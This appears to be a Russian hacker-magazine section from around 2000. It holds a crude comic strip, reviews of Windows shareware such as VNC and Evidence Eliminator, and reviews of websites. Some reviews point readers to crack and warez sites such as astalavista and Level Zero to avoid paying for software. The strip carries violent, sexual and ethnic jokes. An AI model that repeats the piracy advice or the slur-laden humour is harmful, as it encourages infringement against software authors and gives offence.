А МНЕ МАМА СКАЗАЛА...
ТЫ КУДА ЭТО СОБРАЛАСЬ?
А МНЕ МАМА СКАЗАЛА: КАК СТЕМНЕЕТ - СРАЗУ ДОМОЙ!
А ХОФМАН БАЦ! И ВЫШИБ ДЕВОЧКЕ ГЛАЗКИ. ДЕВОЧКА ПОВЕРНУЛАСЬ И ПОШЛА.
*АВТОР АБСОЛЮТНО НЕ ОДОБРЯЕТ ДЕЙСТВИЯ ХОФМАНА! НЕ ПРОБУЙТЕ ЭТО ДОМА! МИНЗДРАВ ПРЕДУПРЕЖДАЕТ!
WEBMASTER! ХОЧЕШЬ КРУТО ЗАРАБОТАТЬ? 15 ЦЕНТОВ ЗА КАЖДЫЙ МИЛЛИОН КЛИКОВ! ПОРНОБАННЕРЫ FREE!
О, НЕТ! Я КАТЕГОРИЧЕСКИ ОТКАЗЫВАЮСЬ РАБОТАТЬ В ТАКИХ УСЛОВИЯХ!!!
НЕНАВИЖУ ДЕТЕЙ С ВСТРОЕННЫМ БЛОКОМ ПОСЛУШАНИЯ РОДИТЕЛЯМ! ЭТО АНТИГУМАННО! Я БУДУ ЖАЛОВАТЬСЯ В ГРИНПИС!
А В ЭТО ВРЕМЯ - А В ЭТО ВРЕМЯ - А В ЭТО ВРЕМЯ - А В ЭТО ВРЕМЯ


ТЫ ЛАЙМЕР! ЧТО НАМ ДЕЛАТЬ?! БЕРИ ВТОРОЙ ПУК-ПУК И ПОЛЕТЕЛИ ИСКАТЬ ГОЛОВУ!
Я НА ПУК-ПУКЕ НЕ МОГУ! МЕНЯ ТАМ УКАЧИВАЕТ. ПОЕХАЛИ НА МЕТРО, Я И БИЛЕТ ХАКНУЛ.
СМОТРИ, КАКОЙ МИЛЕНЬКИЙ!
НАКОНЕЦ-ТО ИВАНOFF ПРИЛЕТЕЛ К ЗИП-ЗАПУ
В МЕТРОПОЛИТЕНЕ СТРОГО ЗАПРЕЩАЕТСЯ
ЗАСЫПАТЬ
ПОДАВАТЬ ЗВУКОВЫЕ СИГНАЛЫ
ДОБРО ПОЖАЛОВАТЬ!
СЛУШАЙ, А НЕ СТРЕМНО НА МЕТРО ЕЗДИТЬ?!
ЧТО ТЫ! С ТЕХ ПОР КАК МЕТРО ПРОДАЛИ ЧЕЧЕНЦАМ, ЭТО СОВЕРШЕННО БЕЗОПАСНО!
ПРЕДСТАВЛЯЕШЬ СЕБЕ, У МЕНЯ НОЧЬЮ МАМА СДОХЛА!!!
КОРОЧЕ, Я С НЕЙ ВСЮ НОЧЬ ТРАХАЛСЯ, А УТРОМ ХРЯСЬ ЕЕ ОБ СТЕНУ! ПОПИНАЛ НОГАМИ И ВЫКИНУЛ ПРЯМО С БАЛКОНА НА ПОМОЙКУ!!
ТАК СКАЗАТЬ ПРО РОДНУЮ МАМУ!? НУ И НРАВЫ У СОВРЕМЕННОЙ МОЛОДЕЖИ!
ВОТ ИЗВРАЩЕНЦЫ ПОГАНЫЕ!!!
ЩА ТЫ САМ У МЕНЯ СДОХНЕШЬ! БЕЙ ИНОРОДЦЕВ!
КАК ТРЕПЕТНО ЛЮДИ ЭТОЙ СТРАННОЙ ПЛАНЕТЫ ОТНОСЯТСЯ К СВОИМ КОМПЬЮТЕРАМ...
НАМ НАЦИОНАЛЬНОСТИ БЕЗ НУЖДЫ! НАМ ЧТО КИТАЙЦЫ, ЧТО ИНОПЛАНЕТЯНЕ...
ЗА ЧТО ВЫ НАС БЬЕТЕ?! МАМА ВСЕ РАВНО БЫЛА НЕ РОДНАЯ, А ДЕШЕВКА ИЗ КИТАЯ!!!
СМОТРИ, ХОФМАН НАШУ КОРОБКУ ТАЩИТ! ВОТ ГАД!
И КАК ТОЛЬКО ОН ТАК БЫСТРО ДО НЕЕ ДОБРАЛСЯ?!
УХ ТЫ! И ХОФМАНУ ДОСТАЛОСЬ! НАВЕРНОЕ ТОЖЕ В МЕТРО ЕЗДИЛ... ИНТЕРЕСНО, ЗАЧЕМ ЕМУ СДАЛАСЬ ЭТА ГОЛОВА?!
ЧЕРТОВА ГОЛОВА!!! И ОТКУДА ОНА ВЗЯЛАСЬ?! ПРЯМО С НЕБА РУХНУЛА! РАССКАЗАТЬ КОМУ, ТАК НЕ ПОВЕРЯТ...
ПРОДОЛЖЕНИЕ БУДЕТ.
ПОСТРАДАВШИЕ ОТ СЕМАНТИЧЕСКОГО НЕДОРАЗУМЕНИЯ ХАКЕРЫ ВЫШЛИ ИЗ МЕТРО И СРАЗУ УВИДЕЛИ ХОФМАНА...

M.J.ASH (M.J.ASH@XAKEP.RU)

Greatis Corners v 2.0


Windows 9x/NT4/2K
Size: 775 Kb
Shareware
http://www.greatissoft.com/corners.htm


Эта прога делает «активными» углы твоего экрана. Активный угол отличается от обычного, пассивного, угла тем, что когда его посещает указатель мыши, он «срабатывает» - совершает какое-нибудь закрепленное за ним действие. Ну, к примеру, выдает симпатичную менюшку. Я потратил пару минут на предварительную настройку Greatis Corners и разложил все по полочкам. В одно меню я собрал все проги для работы в Интернет, в другое - все необходимое для работы с графикой, третье меню набил словарями и текстовыми редакторами. А потом я сидел и развлекался, гоняя мышку по углам, из которых услужливо выпадали различные наборы инструментов. На пару минут я почувствовал себя хирургом, и мне очень захотелось крикнуть: «Сестра, скальпель!», но я удержался. Если твоя буйная фантазия простирается дальше четырех углов-полочек - не расстраивайся! Я же еще не сказал тебе, что загонять курсор в угол можно с одновременным нажатием определенной комбинации волшебных клавиш - Ctrl, Shift и Alt! Так что не одно, а целых шесть различных действий можно закрепить за каждым углом. Да и действия эти не обязательно должны ограничиваться выдачей меню. Можешь заставить Greatis Corners запускать проги, открывать папки… И, что самое приятное, играть при этом какой-нибудь yes captain.wav!


GTRipple v 1.3

Windows 9x/NT4
Size: 718 Kb
Freeware
http://www.pnc.com.au/~gareth

Забавная программка, которая делает поверхность твоего Рабочего Стола малость пожиже. То есть с верхней частью экрана все остается по-прежнему, а вот с нижней… По нижней гуляют спокойные волны, в которых с искажениями отражается верхняя часть. Частоту и амплитуду этих волн можно настраивать. Так же поддается корректировке их скорость и направление движения. Можно побаловаться с перспективой и многими другими параметрами. Дело нехитрое: подбери для desktop-а симпатичную «видовую» картинку, включи GTRipple и наслаждайся. Говорят, правда, что достаточно провести полчаса за таким вот «плавающим» экраном и все. Человек идет в сортир шептать в ухо Нептуна - очко - все, что он думает о морской болезни.







Справочник лекарственных средств v 1.0

Windows 9x/NT4
Size: 5847 Kb
Freeware
http://homesoft.agava.ru/sls.htm

Крайне необходимая в домашнем хозяйстве программа. Особенно радует, что ее автор предлагает не кастрированную демоверсию с двумя десятками записей в базе данных, а полноразмерный справочник с подробной информацией (синонимы, подробное описание, способ применения, противопоказания и т.д.) на более чем 9000 лекарственных препаратов. Причем представлены как русские, так и латинские варианты названий. Кроме того, проге известно еще и 429 заболеваний, а также чем они лечатся. Давай скрестим пальцы и будем надеяться на то, что тексты этого «Справочника лекарственных средств» проверяли достаточно тщательно и что в связи с опечатками уровень смертности среди пользователей этого программного продукта не слишком высокий. Впрочем, это я так, шучу. Программа имеет простую и удобную систему поиска, позволяет выводить на принтер нужные материалы. Короче, решай: будем лечиться? Или еще поживем? :)

MazeBots v 1.0

Windows 9x/NT4
Size: 963 Kb
Shareware
http://www.innovatus.com/MazeBots.html


Не хочешь испытать свои силы в программировании роботов? Задачка классическая: написать управляющую программу для виртуального робота, руководствуясь которой, этот робот должен найти выход из лабиринта. Программа пишется на специальном встроенном в MazeBots языке программирования, простом, но вместе с тем - достаточно мощном. Так же можно создавать свои собственные лабиринты и редактировать графику робота. И хотя «графика» - это слишком сильно сказано, все равно следить за путешествием через лабиринт своего собственного создания очень приятно. Привлеки к этому делу своих друзей. Надо же выяснить, чья же программа будет наиболее эффективной! Кстати, натренировавшись на MazeBots, вы можете плавно перейти на PICBots - другую прогу того же автора. В ней роботы гасят друг друга на виртуальной арене. И хотя запрограммировать робота для PICBots намного труднее, зато и радость от того, что твой робот весело пинает роботов твоих друзей, измеряется килограммами! :)

X-Setup v 5.5.1



Windows 9x/NT4/2K
Size: 2940 Kb
Freeware
http://www.xteq.com/products/xset


Один из самых продвинутых твикеров. Он открывает доступ к большому количеству (более 400) опций, которые Windows, Ослик IE, тетя Ася и многие другие программы почему-то стыдливо прячут от пытливого ока юзера. Прога действительно мощная, и работать с ней приятно. Встроенные в X-Setup «мастера» помогут новичкам шаг за шагом научить свое программное обеспечение, «как надо правильно работать», а более опытные товарищи могут и без подсказок в «ручном» режиме нанести по своей системе точечные, но вместе с тем - сокрушительные удары. Если те изменения, которые ты захочешь внести в настройки своего софта, могут быть опасными для здоровья твоей машины - X-Setup-у честно предупредит тебя об этом. Лично я очень люблю игнорировать такие предупреждения - это бодрит. Возможности этой проги можно наращивать с помощью дополнительных plug-in-ов, так что ты время от времени заглядывай в соответствующий раздел домашней странички X-Setup. Удачного тебе Reboot-а! :)



Resource Scrutator v 1.21

Windows 9x/NT4
Size: 380 Kb
Shareware
http://homepages.infoseek.com/~pavk


Продолжаем работать над твоей коллекцией программ, с помощью которых можно запустить свои жадные ручонки во внутренности какого-нибудь EXE-шника или DLL - и вытащить оттуда всю спрятанную там графику, звуки и строки текста. На этот раз я рекомендую тебе обзавестись прогой по кличке Resource Scrutator, которая отличается от остальных своих сородичей тем, что ее можно натравить не только на файл с расширением EXE, DLL, DPL или BPL, но и на активный процесс в памяти. Т.е. Resource Scrutator-ом можно попытаться выпотрошить те проги, которые обычно тщательно скрывают свое содержимое. Попробуй запустить такую «скрытную» прогу и затем найди в окне «Tree of Object» Resource Scrutator-а в разделе «Memory» ее имя. Кто знает, может быть, развернувшись в памяти, эта прога покажет тебе свое беззащитное розовое тельце? Тогда Resource Scrutator быстренько извлечет из нее все эти кнопки, иконки, курсоры, изображения, тексты, диалоговые окна и меню, AVI-шки и многое другое. Шароварная версия до регистрации не умеет копировать-сохранять найденные ресурсы. Так что у тебя есть выбор: или заплатить 35$ автору, или пойти на http://astalavista.box.sk и поискать там кряк. :)






BuddyPhone v 2.06b

Windows 9x/NT4/2K
Size: 364 Kb
Freeware
http://www.buddyphone.com




Итак, еще одна программа, плотно интегрирующаяся с аськой и созданная для того, чтобы ты мог через Интернет общаться голосом со своими друзьями. Я как-то рассказывал о программе со схожими функциями. Она называлась Rave 2 (www.ravevar.com) и была шароварной. И хотя я об этом честно предупреждал, меня долго потом донимали просьбами «выслать кряк». Хех... Бедолаги... Они не знали, что от меня по e-mail можно получить только пару советов и мой симпатичный ASCII логотипчик. Ну да ладно. Вернемся к программе BuddyPhone. Начнем с того, что ты можешь юзать ее совершенно бесплатно, и хотя она в этом случае будет доставать тебя уродливыми рекламными баннерами, но это все же лучше, чем дисконнект каждые пять минут. Как я уже говорил, прога может работать на пару с асей, но наличие последней не обязательно - BuddyPhone прекрасно работает и сам по себе. Качество связи вполне приличное даже на наших поганых линиях. Из дополнительных фишек можно отметить поддержку сменных скинов, местами русскоязычный интерфейс и развитые функции автоответчика.



VNC v 3.3.3r2

Windows 9x/NT4/2K
Size: 963 Kb
Freeware
http://www.uk.research.att.com/vnc

Под гордым названием Virtual Network Computing (VNC) скрывается кульная прога, которая позволяет удаленно «порулить» компьютером, на котором установлена ее серверная часть. Вот только не надо радостно потирать ладошки - это не троян! Свой сервер прога от пользователя не прячет. В архиве программы ты найдешь и клиентскую часть, напоминающую веб-броузер. Но ее использование не обязательно: на крайний случай сгодится обычная бродилка с поддержкой java. VNC позволяет работать с удаленной машиной так, словно ты сам сидишь за ее монитором. Это, конечно, удобно, но на хилых каналах связи - довольно медленно. Зато если связь вдруг оборвется, то, вновь подключившись, ты продолжишь работу с того места, на котором остановился. Ничего не сбросится - даже курсор останется на прежнем месте. VNC позволяет «порулить» любым компьютером независимо от установленной на нем операционки. Так что из-под Виндов ты можешь спокойно управлять машиной под Linux или, если повезет, даже заюзать до смерти какой-нибудь экзотический iMac! :)



Napigator v 1.04

Windows 9x/NT4
Size: 176 Kb
Freeware
http://www.napigator.com

Что такое Macster? Это все тот же Napster, но для Мака. А что такое Napstep (www.napster.com), знает сейчас практически каждый. Но если ты последние полгода провел в далеком Урюпинске, зарабатывая сбором кедровых шишек на очередной апгрейд, то так и быть, я тебе скажу: Napster - это клиент сети Napster Inc, пользователи которой могут свободно обмениваться между собой mp3-файлами. Это начинание имело огромный успех. Об этом можно судить хотя бы по тому, сколько различных клонов клиентской части Napster-а для разных платформ написали народные умельцы (http://opennap.sourceforge.net Кстати, если тебе надо, то там же можно взять спецификацию протокола napster). :) Но большинство людей все же пользуется оригинальным клиентом Napster Inc. Эта прога достаточно хороша. Но все равно, вот уже и к ней написана первая приблуда. Ребятам из thirty4 interactive почему-то не понравилось, как Napster выбирает «оптимальный сервер» для связи Napster network, и они создали Napigator. Это менеджер napster-серверов, и с его помощью можно самостоятельно выбрать действительно «лучший» сервер, а также, при необходимости, быстро перепрыгнуть с одного сервера на другой.




Evidence Eliminator v 4.0

Windows 9x/NT4/2K
Size: 2692 Kb
Shareware
http://www.evidence-eliminator.com/main.shtml


Любой мало-мальски сведущий человек может выудить из твоего компа массу интересной информации. Проги, которые ты юзаешь, сайты, на которых ты тусуешься, беседы, которые ты со своими друзьями по аське ведешь, а также многое и многое другое в один «прекрасный» день могут стать достоянием общественности. И хотя наш журнал уже рассказывал тебе о том, как сделать свой комп более забывчивым (см. Х №6/99 и № 9/99), я все же решил продолжить эту тему, поскольку нашел одну весьма интересную прогу. Она называется Evidence Eliminator и очень помогает таким людям, как мы с тобой, прятать «концы в воду». Что Evidence Eliminato умеет? О, множество полезных вещей. Она может удалять временные файлы Windows, чистить кэш и history твоей бродилки, тщательно затирать своп-файл, убираться в реестре… Система plug-in-ов позволяет ей подтирать задницу за многими популярными программами, вроде Microsoft Office. Мне, наверное, не надо тебе напоминать, что порой якобы «удаленные» файлы очень даже легко восстанавливаются? Ну так вот, от Evidence Eliminator ты такой подлянки не дождешься. Все, что удалено с помощью этой проги, - восстановлению не подлежит!

Custom Folder v 1.0

Windows 9x/NT4
Size: 1220 Kb
Shareware
http://www.multimania.com/customfolder




Так же, как и PicaView32, прога CustomFolder легко встраивается в твою систему и добавляет новый пункт «Change icon…» в контекстное меню, которое возникает, если кликнуть правой кнопкой мыши по какой-нибудь папке. Ты уже догадался, что именно делает эта программа? Точно! CustomFolder помогает бороться со стандартными унылыми изображениями папок в Виндах - она позволяет навесить на любую папку произвольную иконку. Эта иконка может быть твоей. Она может быть одной из 127 входящих в коллекцию CustomFolder. В крайнем случае, эта прога может выдрать понравившуюся тебе иконку из той или иной конкретной программы. Но лучше всего позволить CustomFolder сгенерировать новую классную иконку на основе иконок тех прог, которые обосновались в облюбованной тобой папке! Хм… Когда папка маскируется под программу - это смешно, но если используются фирменные иконки CustomFolder (готовые или сгенерированные), то Винды приобретают очень необычный, экзотический вид. Другими словами, видимой пользы от CustomFolder - никакой, но… красиво, черт подери! :)




HandyThing v 2.01

Windows 9x/NT4/2K
Size: 66 Kb
Freeware
http://www.starfishbay.com/handything

Ты, наверное, уже по своему опыту знаешь, что большинство программ ведут себя как настоящие сволочи. Они распахивают свои окошки как Бог на душу положит, накладываясь друг на друга живописными пятнами, а порой и вообще наполовину вываливаясь за пределы экрана. И раз за разом тебе приходится перетаскивать и размещать их окна в удобном для работы порядке, и все из-за того, что большинство прог просто не умеет запоминать текущее положение своего окна, предпочитая радостно демонстрировать все признаки старческого склероза. Что ж, пусть будет так! Если они сами не хотят следить за собой, мы наймем им няньку - программу HandyThing. Уж она проследит за тем, чтобы окна программ располагались именно в тех местах и были точно такого размера, как ты любишь. А еще HandyThing позволяет с помощью «горячих» клавиш гонять окна по экрану как тебе вздумается. Это очень удобно. Одно нажатие, и окно занимает левую половину экрана или же его верхнюю часть, или же… Короче, принцип ты понял. Возможности HandyThing на этом не исчерпываются, но рассказывать о них я, пожалуй, больше не буду. Потому что никто не мешает тебе сходить по указанному URL, скачать оттуда малюсенький архивчик этой программы и самому разобраться, что к чему.






Terragen v 0.8.11

Windows 9x/NT4/2K
Size: 2607 Kb
Shareware
http://www.planetside.co.uk/terragen

Скачиваешь эту прогу и все! Как минимум на неделю выпадаешь из общественной жизни. Оно и понятно - не каждый день удается своими собственными руками творить новые потрясающе достоверные миры. Хотя это я маленько загнул. На самом деле с помощью Terragen можно создавать не сами миры, а только очень реалистичные их изображения, которые, правда, очень легко можно спутать с фотографиями. А это, согласись, очень даже неплохо! Terragen - это сокращенное Terra Generator, генератор ландшафта. Какие ландшафты тебе по душе? Хочешь покрытые снегом горные вершины, упирающиеся в облака? Пожалуйста! Мечтаешь о скрытых туманом, зловещих, полузатопленных долинах? Тоже без проблем! И что приятно: едва-едва разобравшись с интерфейсом программы, ты уже будешь получать очень качественные пейзажи. Просто Terragen будет брать на себя большую часть работы по созданию нового мира. Хотя постепенно, по мере накопления опыта, ты можешь все активней и активней вмешиваться в этот процесс. Более подробно и по-русски об этой проге ты можешь почитать на http://www-win.design.krsk.ru/Other/13.asp. И пусть с этих пор окружающие называют тебя просто - Создатель. :)



PicaView32 v 1.32

Windows 9x/NT4
Size: 845 Kb
Shareware
http://www.acdsys.com/products/software.htm

Если в Виндах кликнуть по какому-нибудь файлу правой кнопкой мыши - появится контекстное меню со всякими там «Вырезать» и «Переименовать». Надо признаться, до знакомства с PicaView32 я пользовался этим меню очень редко, а со всеми перечисленными в нем операциями прекрасно справлялся мой любимый Windows Commander (www.ghisler.com). Но PicaView32 научил мою систему новым фокусам. Теперь клик правой кнопкой мыши по какому-нибудь графическому файлу вызывает контекстное меню, которое кроме стандартных пунктов содержит уменьшенную копию хранящегося в этом файле изображения с указанием его реальных размеров, а также дополнительное выпадающее меню PicaView32. Щелкнув по уменьшенной копии, можно заценить изображение в натуральную величину, а с помощью выпадающего меню легко переконвертировать его в другой формат, вывести его на принтер или вообще - натянуть на Рабочий Стол в качестве обоев. Клик правой кнопкой мыши по wav-файлу вызывает его проигрывание. Поскольку PicaView32 действует не только в Проводнике, но и в диалоговых окнах типа «Открыть», «Сохранить», то она идеально подходит для быстрого выбора-просмотра файлов в прогах, которые не имеют такой функции. PicaView32 понимает 17 популярных графических форматов, включая анимированные GIF-ы и PhotoShop PSD.

WWW

M.J.Ash
(m.j.ash@xakep.ru)

Level Zero

http://lz.knet.ru

Level Zero - это неформальный информационный ресурс. Я советую тебе записать его URL на отдельный листочек, а еще лучше - выучить наизусть. Потому что слова «неформальный» и «информационный» означают именно то, о чем ты давно мечтал, а именно - свежие кряки к прогам, новые патчи к играм и тонны тепленького вареза, еще пахнущего руками разработчиков. Кроме этого, Level Zero предложит тебе множество линков на сайты кряк-групп, а также поведает о том, что кряки можно искать не только с помощью astalavist-ы, но и другими способами. Хотя к чему напрягаться? Ведь на Level Zero можно легко заказать поиск кряка или серийного номера для твоей любимой проги! Так что, приятель, если тебе вдруг понравится какая-нибудь шароваринка (например, одна из описанных в рубрике «Шаровары», :) а подлая http://astalavista.box.sk выдаст в ответ на твой запрос отвратительный жирный нуль, то именно на Level Zero ты должен будешь быстро бежать с криками о помощи, а не заливать (как ты обычно привык) :) на мой бедный e-mail слезное письмо. Если же тебя конкретно распирает от сознания собственной крутизны, то тебя без разговоров запишут в Level Zero Team. И после этого ты сможешь украшать страницы этого сайта своими собственными произведениями на темы хака, кряка и женских прелестей. Разумеется, если тебя распирает действительно от крутизны, а не элементарно пучит от фисташек с пивом. :)

Cat Scan Contest

http://www.cat-scan.com

Коты и кошки - это круто. Я люблю их! Особенно, если они представлены в хорошо отсканированном виде! К счастью, это домашнее животное очень легко поддается необходимой обработке. Надо только схватить его за загривок, откинуть крышку планшетного сканера, прижать мордой к стеклу и... готово! Результаты таких действий ты можешь в изобилии наблюдать на сайте Cat Scan Contest. Кстати, один мой приятель так проперся от этого сайта, что задумал создать похожий ресурс и даже название для него придумал: «Dog Scan Contest»... Но, увы, вместо того, чтобы послушаться моего совета и взять таксу для своего первого эксперимента, он заупрямился, прикинулся любителем больших форм и решил сканировать сразу ротвейлера... Бедолага...

Черный PR

http://blackpr.ura.ru

Один чел терпел-терпел, да не вытерпел! Его достала реклама. Возможно, он наслаждался своим любимым фильмом, и, когда показ в очередной раз прервали, чтобы взахлеб поведать ему об утонченной прелести гигиенических прокладок и бодрящей свежести моющих средств, он решил, что с него хватит. И создал сайт «Черный PR», на страницах которого попытался разобраться, чем именно отвратителен тот или иной образец рекламной продукции. Этот сайт освежающе действует на тех, кто чувствует, как после просмотра очередной порции рекламы в его голове, сухо потрескивая, начинают распрямляться извилины... Тебе знакомо это чувство? Тогда сходи на этот сайт - проверься... Эээ... Я имею в виду - проветрись. :)

Е-мое

http://www.trambler.ru/humor

Под этим чудным названием скрывается отличный сайт, посвященный авто-юмору. Здесь тусуются те, кому по душе шуточки вроде «Наше новое противоугонное устройство уничтожит вора мощным взрывом прямо в вашем автомобиле» и кто любит рассказывать анекдоты типа «На красный сигнал светофора останавливается BMW, вдруг со всей силы в нее врезается «запорожец». Из несчастной BMW выходит обалдевший владелец и удивленно спрашивает: «Тебе чего, сука, Мерсов мало?». На «Е-мое» ты легко подберешь наклейку, достойную того, чтобы ты украсил ею свое авто. Например, для горбатого «запорожца» я бы порекомендовал ставшую уже классической надпись: «Моя другая машина - Порш.», но, впрочем, не настаиваю. Здесь ты можешь повыбирать. Ну, а еще на этом сайте посетителей радуют байками, фотками и комиксами на всю ту же дорожно-транспортную тематику... Кроме того, если ты в силах справиться с обильным слюноотделением, возникающим при 